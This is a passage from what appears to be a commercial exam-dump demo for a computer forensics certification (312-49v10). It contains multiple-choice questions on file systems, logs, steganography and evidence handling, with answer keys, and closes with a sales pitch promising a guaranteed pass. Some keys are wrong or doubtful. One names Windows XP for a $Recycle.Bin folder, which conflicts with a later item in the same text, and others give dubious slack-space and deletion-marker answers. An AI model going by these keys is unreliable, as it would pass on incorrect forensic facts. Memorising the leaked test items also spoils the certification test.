C. 11.17 GB
D. 10 GB

Answer: A

NEW QUESTION 698
- (Exam Topic 2)
Smith, a forensic examiner, was analyzing a hard disk image to find and acquire deleted sensitive files. He stumbled upon a $Recycle.Bin folder in the root directory of the disk. Identify the operating system in use.

A. Windows 98
B. Linux
C. Windows 8.1
D. Windows XP

Answer: D

NEW QUESTION 700
- (Exam Topic 2)
To which phase of the Computer Forensics Investigation Process does the Planning and Budgeting of a Forensics Lab belong?

A. Post-investigation Phase
B. Reporting Phase
C. Pre-investigation Phase
D. Investigation Phase

Answer: C

NEW QUESTION 702
- (Exam Topic 2)
Billy, a computer forensics expert, has recovered a large number of DBX files during the forensic investigation of a laptop. Which of the following email clients can

he use to analyze the DBX files?

A. Microsoft Outlook
B. Eudora
C. Mozilla Thunderbird
D. Microsoft Outlook Express

Answer: D

NEW QUESTION 705
- (Exam Topic 2)
What type of analysis helps to identify the time and sequence of events in an investigation?

A. Time-based
B. Functional
C. Relational
D. Temporal


Answer: D

NEW QUESTION 710
- (Exam Topic 2)
When a router receives an update for its routing table, what is the metric value change to that path?

A. Increased by 2
B. Decreased by 1
C. Increased by 1
D. Decreased by 2

Answer: C

NEW QUESTION 715
- (Exam Topic 2)
Using Internet logging software to investigate a case of malicious use of computers, the investigator comes across some entries that appear odd.



```
Begin log; 2007-04-24
http://www.somewhere.com/
http://www.somewhere.com/Default.aspx?userid=566466
http://www.somewhere.com/Default.aspx?userid=566467
http://www.somewhere.com/Default.aspx?userid=566468
http://www.somewhere.com/Default.aspx?userid=566469
http://www.somewhere.com/Default.aspx?userid=566470
http://www.somewhere.com/Default.aspx?userid=566471
```

From the log, the investigator can see where the person in question went on the Internet. From the log, it appears that the user was manually typing in different user ID numbers. What technique this user was trying?

A. Parameter tampering
B. Cross site scripting
C. SQL injection
D. Cookie Poisoning

Answer: A

NEW QUESTION 718
- (Exam Topic 2)
Company ABC has employed a firewall, IDS, Antivirus, Domain Controller, and SIEM. The company’s domain controller goes down. From which system would you begin your investigation?

A. Domain Controller
B. Firewall
C. SIEM
D. IDS

Answer: C

NEW QUESTION 720
- (Exam Topic 2)
The investigator wants to examine changes made to the system’s registry by the suspect program. Which of the following tool can help the investigator?

A. TRIPWIRE
B. RAM Capturer
C. Regshot

D. What’s Running

Answer: C

NEW QUESTION 725
- (Exam Topic 2)
After attending a CEH security seminar, you make a list of changes you would like to perform on your network to increase its security. One of the first things you change is to switch the RestrictAnonymous setting from 0 to 1 on your servers. This, as you were told, would prevent anonymous users from establishing a null session on the server. Using Userinfo tool mentioned at the seminar, you succeed in establishing a null session with one of the servers. Why is that?

A. RestrictAnonymous must be set to "10" for complete security
B. RestrictAnonymous must be set to "3" for complete security
C. RestrictAnonymous must be set to "2" for complete security
D. There is no way to always prevent an anonymous null session from establishing

Answer: C

NEW QUESTION 728
- (Exam Topic 2)
Harold is a computer forensics investigator working for a consulting firm out of Atlanta Georgia. Harold is called upon to help with a corporate espionage case in Miami Florida. Harold assists in the investigation by
pulling all the data from the computers allegedly used in the illegal activities. He finds that two suspects in the company where stealing sensitive corporate information and selling it to competing companies. From the email and instant messenger logs recovered, Harold has discovered that the two employees notified the buyers by writing symbols on the back of specific stop signs. This way, the buyers knew when and where to meet with the alleged suspects to buy the stolen material. What type of steganography did these two suspects use?

A. Text semagram
B. Visual semagram
C. Grill cipher
D. Visual cipher

Answer: B

NEW QUESTION 729
- (Exam Topic 2)
Netstat is a tool for collecting information regarding network connections. It provides a simple view of TCP and UDP connections, and their state and network traffic statistics. Which of the following commands shows you the TCP and UDP network connections, listening ports, and the identifiers?

A. netstat – r
B. netstat – ano
C. netstat – b
D. netstat – s

Answer: B

NEW QUESTION 732
- (Exam Topic 2)
Adam, a forensic investigator, is investigating an attack on Microsoft Exchange Server of a large organization. As the first step of the investigation, he examined the PRIV.EDB file and found the source from where the mail originated and the name of the file that disappeared upon execution. Now, he wants to examine the MIME stream content. Which of the following files is he going to examine?

A. PRIV.STM
B. gwcheck.db
C. PRIV.EDB
D. PUB.EDB

Answer: A

NEW QUESTION 733
- (Exam Topic 2)
How will you categorize a cybercrime that took place within a CSP’s cloud environment?

A. Cloud as a Subject
B. Cloud as a Tool
C. Cloud as an Audit
D. Cloud as an Object

Answer: D

NEW QUESTION 735
- (Exam Topic 2)
Under confession, an accused criminal admitted to encrypting child pornography pictures and then hiding them within other pictures. What technique did the accused criminal employ?

A. Typography
B. Steganalysis
C. Picture encoding

D. Steganography

Answer: D

NEW QUESTION 738
- (Exam Topic 2)
What will the following Linux command accomplish? dd if=/dev/mem of=/home/sam/mem.bin bs=1024

A. Copy the master boot record to a file
B. Copy the contents of the system folder to a file
C. Copy the running memory to a file
D. Copy the memory dump file to an image file

Answer: C

NEW QUESTION 740
- (Exam Topic 2)
Cylie is investigating a network breach at a state organization in Florida. She discovers that the intruders were able to gain access into the company firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company PBX system be called?

A. Phreaking
B. Squatting
C. Crunching
D. Pretexting

Answer: A

NEW QUESTION 742
- (Exam Topic 2)
Where is the default location for Apache access logs on a Linux computer?

A. usr/local/apache/logs/access_log
B. bin/local/home/apache/logs/access_log
C. usr/logs/access_log
D. logs/usr/apache/access_log

Answer: A

NEW QUESTION 745
- (Exam Topic 2)
What encryption technology is used on Blackberry devices Password Keeper?

A. 3DES
B. AES
C. Blowfish
D. RC5

Answer: B

NEW QUESTION 746
- (Exam Topic 2)
NTFS has reduced slack space than FAT, thus having lesser potential to hide data in the slack space. This is because:

A. FAT does not index files
B. NTFS is a journaling file system
C. NTFS has lower cluster size space
D. FAT is an older and inefficient file system

Answer: C

NEW QUESTION 748
- (Exam Topic 2)
You have been called in to help with an investigation of an alleged network intrusion. After questioning the members of the company IT department, you search through the server log files to find any trace of the intrusion. After that you decide to telnet into one of the company routers to see if there is any evidence to be found. While connected to the router, you see some unusual activity and believe that the attackers are currently connected to that router. You start up an ethereal session to begin capturing traffic on the router that could be used in the investigation. At what layer of the OSI model are you monitoring while watching traffic to and from the router?

A. Network
B. Transport
C. Data Link
D. Session

Answer: A

NEW QUESTION 751
- (Exam Topic 2)
Davidson Trucking is a small transportation company that has three local offices in Detroit Michigan. Ten female employees that work for the company have gone to an attorney reporting that male employees repeatedly harassed them and that management did nothing to stop the problem. Davidson has employee policies that outline all company guidelines, including awareness on harassment and how it will not be tolerated. When the case is brought to court, whom should the prosecuting attorney call upon for not upholding company policy?

A. IT personnel
B. Employees themselves
C. Supervisors
D. Administrative assistant in charge of writing policies

Answer: C

NEW QUESTION 752
- (Exam Topic 2)
Which of the following tool can the investigator use to analyze the network to detect Trojan activities?

A. Regshot
B. TRIPWIRE
C. RAM Computer
D. Capsa

Answer: D

NEW QUESTION 755
- (Exam Topic 2)
A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?

A. He should search in C:\Windows\System32\RECYCLED folder
B. The Recycle Bin does not exist on the hard drive
C. The files are hidden and he must use switch to view them
D. Only FAT system contains RECYCLED folder and not NTFS

Answer: C

NEW QUESTION 760
- (Exam Topic 2)
What will the following command accomplish in Linux? fdisk /dev/hda

A. Partition the hard drive
B. Format the hard drive
C. Delete all files under the /dev/hda folder
D. Fill the disk with zeros

Answer: A

NEW QUESTION 763
- (Exam Topic 2)
While searching through a computer under investigation, you discover numerous files that appear to have had the first letter of the file name replaced by the hex code byte 5h. What does this indicate on the computer?

A. The files have been marked as hidden
B. The files have been marked for deletion
C. The files are corrupt and cannot be recovered
D. The files have been marked as read-only

Answer: B

NEW QUESTION 765
- (Exam Topic 2)
Harold is finishing up a report on a case of network intrusion, corporate spying, and embezzlement that he has been working on for over six months. He is trying to find the right term to use in his report to describe network-enabled spying. What term should Harold use?

A. Spycrack
B. Spynet
C. Netspionage
D. Hackspionage

Answer: C

NEW QUESTION 769
- (Exam Topic 2)
Which of the following techniques can be used to beat steganography?

A. Encryption

B. Steganalysis
C. Decryption
D. Cryptanalysis

Answer: B

NEW QUESTION 771
- (Exam Topic 2)
Jacky encrypts her documents using a password. It is known that she uses her daughter’s year of birth as part of the password. Which password cracking technique would be optimal to crack her password?

A. Rule-based attack
B. Brute force attack
C. Syllable attack
D. Hybrid attack

Answer: A

NEW QUESTION 773
- (Exam Topic 2)
Which of the following standard represents a legal precedent sent in 1993 by the Supreme Court of the United States regarding the admissibility of expert witnesses’ testimony during federal legal proceedings?

A. IOCE
B. SWGDE & SWGIT
C. Frye
D. Daubert

Answer: D

NEW QUESTION 775
- (Exam Topic 2)
Smith, a network administrator with a large MNC, was the first to arrive at a suspected crime scene involving criminal use of compromised computers. What should be his first response while maintaining the integrity of evidence?

A. Record the system state by taking photographs of physical system and the display
B. Perform data acquisition without disturbing the state of the systems
C. Open the systems, remove the hard disk and secure it
D. Switch off the systems and carry them to the laboratory

Answer: A

NEW QUESTION 778
- (Exam Topic 2)
What feature of Decryption Collection allows an investigator to crack a password as quickly as possible?

A. Cracks every password in 10 minutes
B. Distribute processing over 16 or fewer computers
C. Support for Encrypted File System
D. Support for MD5 hash verification

Answer: B

NEW QUESTION 782
- (Exam Topic 2)
Which of the following tool enables a user to reset his/her lost admin password in a Windows system?

A. Advanced Office Password Recovery
B. Active@ Password Changer
C. Smartkey Password Recovery Bundle Standard
D. Passware Kit Forensic

Answer: B

NEW QUESTION 783
- (Exam Topic 2)
When investigating a wireless attack, what information can be obtained from the DHCP logs?

A. The operating system of the attacker and victim computers
B. IP traffic between the attacker and the victim
C. MAC address of the attacker
D. If any computers on the network are running in promiscuous mode

Answer: C

NEW QUESTION 788

......

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual 312-49v10 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the 312-49v10 Product From:

https://www.2passeasy.com/dumps/312-49v10/

Money Back Guarantee

312-49v10 Practice Exam Features:

* 312-49v10 Questions and Answers Updated Frequently

* 312-49v10 Practice Questions Verified by Expert Senior Certified Staff

* 312-49v10 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* 312-49v10 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year